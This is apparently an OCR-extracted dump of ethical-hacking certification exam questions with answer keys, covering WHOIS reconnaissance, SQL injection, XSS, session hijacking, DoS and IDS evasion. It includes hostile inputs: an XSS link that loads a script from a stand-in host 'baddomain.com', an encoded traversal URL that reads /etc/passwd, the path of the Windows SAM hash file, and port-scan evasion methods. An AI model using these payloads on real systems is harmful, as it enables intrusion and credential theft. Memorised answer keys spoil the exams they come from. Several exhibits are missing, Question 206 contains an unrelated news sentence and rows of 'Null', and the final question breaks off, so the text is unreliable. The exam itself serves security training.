
```
Registrant:
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA

Registrar: Jason Springfield (http://www. jspringfield.com)
Domain Name: jspringfield.com
Created on: 29-DEC-10
Expires on: 29-DEC-14
Last Updated on: 23-FEB-11

Administrative Contact:
Contact, Admin Jack_Smith@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6744
360.253.3556

Technical Contact:
Contact, Technical Sheela_Ravin@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.3456
360.253.2675

Billing Contact:
Contact, Technical David_Bruce@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6654
360.253.1256

Domain servers (DNS) in listed order:
NS1.jspringfield.com
NS2.jspringfield.com
```

Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

A. Search engines like Google, Bing will expose information listed on the WHOIS record
B. An attacker can attempt phishing and social engineering on targeted individuals using the information from WHOIS record
C. Spammers can send unsolicited e-mails to addresses listed in the WHOIS record
D. IRS Agents will use this information to track individuals using the WHOIS record information

Answer: BC

NEW QUESTION 145
What framework architecture is shown in this exhibit?



A. Core Impact
B. Metasploit
C. Immunity Canvas
D. Nessus

Answer: B

NEW QUESTION 149
Bob has been hired to do a web application security test. Bob notices that the site is dynamic and must make use of a back end database. Bob wants to see if SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL request?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark


Answer: C

NEW QUESTION 154
While testing web applications, you attempt to insert the following test script into the search area on the company's web site:
<script>alert('Testing Testing Testing')</script>
Later, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

A. Cross Site Scripting
B. Password attacks
C. A Buffer Overflow
D. A hybrid attack

Answer: A

NEW QUESTION 158
What type of session hijacking attack is shown in the exhibit?


Session ID=ACF303SF216AAEFC
Victim
Attacker sniffs a legitimate session
Web Server
Session ID=ACF303SF216AAEFC
Attacker

A. Session Sniffing Attack
B. Cross-site scripting Attack
C. SQL Injection Attack
D. Token sniffing Attack

Answer: A

NEW QUESTION 159
Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment.
Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company. This process involves human interaction to fix it.
What kind of Denial of Service attack was best illustrated in the scenario above?

A. Simple DDoS attack
B. DoS attacks which involves flooding a network or system
C. DoS attacks which involves crashing a network or system
D. DoS attacks which is done accidentally or deliberately


Answer: C

NEW QUESTION 162
This method is used to determine the Operating system and version running on a remote target system. What is it called?

A. Service Degradation
B. OS Fingerprinting
C. Manual Target System
D. Identification Scanning

Answer: B

NEW QUESTION 163
Take a look at the following attack on a Web Server using obstructed URL:



```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 168
What techniques would you use to evade IDS during a Port Scan? (Select 4 answers)

A. Use fragmented IP packets
B. Spoof your IP address when launching attacks and sniff responses from the server
C. Overload the IDS with Junk traffic to mask your scan
D. Use source routing (if possible)
E. Connect to proxy servers or compromised Trojaned machines to launch attacks

Answer: ABDE

NEW QUESTION 172
Johnny is a member of the hacking group Orpheus1. He is currently working on breaking into the Department of Defense's front end Exchange Server. He was able to get into the server, located in a DMZ, by using an unused service account that had a very weak password that he was able to guess. Johnny wants to crack the administrator password, but does not have a lot of time to crack it. He wants to use a tool that already has the LM hashes computed for all possible permutations of the administrator password.
What tool would be best used to accomplish this?

A. SMBCrack
B. SmurfCrack
C. PSCrack
D. RainbowTables

Answer: D

NEW QUESTION 174
Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to- date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP that is always authorized at the firewall
B. They are using HTTP tunneling software that allows them to communicate with protocols in a way it was not intended
C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
D. They are using an older version of Internet Explorer that allow them to bypass the proxy server

Answer: B

NEW QUESTION 179
John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

A. 0xFFFFFFFFFFFF
B. 0xDDDDDDDDDDDD
C. 0xAAAAAAAAAAAA
D. 0xBBBBBBBBBBBB

Answer: A

NEW QUESTION 183
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 185
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Run NULL TCP hping2 against 192.168.1.10
B. Run nmap XMAS scan against 192.168.1.10
C. The firewall is blocking all the scans to 192.168.1.10
D. Use NetScan Tools Pro to conduct the scan


Answer: A

NEW QUESTION 190
In which location, SAM hash passwords are stored in Windows 7?

A. c:\windows\system32\config\SAM
B. c:\winnt\system32\machine\SAM
C. c:\windows\etc\drivers\SAM
D. c:\windows\config\etc\SAM

Answer: A

NEW QUESTION 195
You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No. .  Time        Source           Destination      Protocol  Info
  1 0.000000    10.211.55.10     10.211.55.1      DNS       Standard query A www.google.com
  2 0.089437    10.211.55.1      10.211.55.10     DNS       Standard query response CNAME www.l.google.com A
  3 0.090129    10.211.55.10     209.85.231.104   TCP       startron > http [SYN] Seq=0 Win=65535 Len=0 MSS=
  4 0.103726    209.85.231.104   10.211.55.10     TCP       http > startron [SYN, ACK] Seq=0 Ack=1 Win=32768
  5 0.103752    10.211.55.10     209.85.231.104   TCP       startron > http [ACK] Seq=1 Ack=1 Win=65535 Len=
  6 0.103969    10.211.55.10     209.85.231.104   HTTP      GET / HTTP/1.1
  7 0.104228    209.85.231.104   10.211.55.10     TCP       http > startron [ACK] Seq=1 Ack=764 Win=32768 Le
  8 0.157866    209.85.231.104   10.211.55.10     HTTP      HTTP/1.1 302 Found  (text/html)
  9 0.162498    10.211.55.10     10.211.55.1      DNS       Standard query A www.google.co.in
 10 0.283474    10.211.55.10     209.85.231.104   TCP       startron > http [ACK] Seq=764 Ack=624 Win=64912
 11 0.290486    10.211.55.1      10.211.55.10     DNS       Standard query response CNAME www.google.com CNA
 12 0.291171    10.211.55.10     209.85.231.104   TCP       nim > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
 13 0.305030    209.85.231.104   10.211.55.10     TCP       http > nim [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=
 14 0.305058    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
 15 0.305255    10.211.55.10     209.85.231.104   HTTP      GET / HTTP/1.1
 16 0.305439    209.85.231.104   10.211.55.10     TCP       http > nim [ACK] Seq=1 Ack=529 Win=32768 Len=0
 17 0.387160    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
 18 0.387193    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
 19 0.387205    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
 20 0.387226    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=529 Ack=4020 Win=65535 Len=
 21 0.387579    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
 22 0.387897    209.85.231.104   10.211.55.10     TCP       [TCP segment of a reassembled PDU]
 23 0.387916    10.211.55.10     209.85.231.104   TCP       nim > http [ACK] Seq=529 Ack=6698 Win=65535 Len=
 24 0.387985    209.85.231.104   10.211.55.10     HTTP      HTTP/1.1 200 OK  (text/html)
 25 0.452684    10.211.55.10     209.85.231.104   HTTP      GET /images/close_sm.gif HTTP/1.1
 26 0.453096    209.85.231.104   10.211.55.10     TCP       http > nim [ACK] Seq=7528 Ack=1101 Win=32768 Ler

⊞ Frame 1 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Parallel_f4:9a:28 (00:1c:42:f4:9a:28), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
⊞ Internet Protocol, Src: 10.211.55.10 (10.211.55.10), Dst: 10.211.55.1 (10.211.55.1)
⊞ User Datagram Protocol, Src Port: 54225 (54225), Dst Port: domain (53)
⊞ Domain Name System (query)

0000  00 1c 42 00 00 18 00 1c  42 f4 9a 28 08 00 45 00   ..B..... B..(..E.
0010  00 3c 02 08 00 00 80 11  b4 f8 0a d3 37 0a 0a d3   .<...... ....7...
0020  37 01 d3 d1 00 35 00 28  25 da f3 64 01 00 00 01   7....5.( %..d....
0030  00 00 00 00 00 00 03 77  77 77 06 67 6f 6f 67 6c   .......w ww.googl
0040  65 03 63 6f 6d 00 00 01  00 01                     e.com... ..

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem... | Packets: 206 Displayed: 206 Marked: 0 Dropped: 0 | Profile: Default
```

? DNS query is sent to the DNS server to resolve www.google.com
? DNS server replies with the IP address for Google?
? SYN packet is sent to Google.
? Google sends back a SYN/ACK packet
? Your computer completes the handshake by sending an ACK
? The connection is established and the transfer of data commences
Which of the following packets represent completion of the 3-way handshake?

A. 4th packet
B. 3rdpacket
C. 6th packet
D. 5th packet

Answer: D

NEW QUESTION 197
Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

A. Image Hide
B. Snow
C. Gif-It-Up
D. NiceText


Answer: B

NEW QUESTION 202
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/bad script.js%22%3E%3C/script%3E">See foobar</a>
What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 206
What type of Virus is shown here?



Sales & marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```

A. Macro Virus
B. Cavity Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: B

NEW QUESTION 211
Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65, 536 bytes. What is Lee seeing here?

A. Lee is seeing activity indicative of a Smurf attack.
B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
C. Lee is seeing a Ping of death attack.
D. This is not unusual traffic, ICMP packets can be of any size.

Answer: C

NEW QUESTION 214
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Answer: A

NEW QUESTION 216
You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7.
Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online.
What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?

A. You should have used 3DES which is built into Windows
B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows, the sensitive information on the laptops would not have leaked out
C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops
D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops

Answer: D

NEW QUESTION 217
John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

A. hping2
B. nessus
C. nmap
D. make


Answer: B

NEW QUESTION 222
A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

A. A buffer overflow attack has been attempted
B. A buffer overflow attack has already occurred
C. A firewall has been breached and this is logged
D. An intrusion detection system has been triggered
E. The system has crashed

Answer: A

NEW QUESTION 225
Jason is the network administrator of Spears Technology. He has enabled SNORT IDS to detect attacks going through his network. He receives Snort SMS alerts on his iPhone whenever there is an attempted intrusion to his network.
He receives the following SMS message during the weekend.



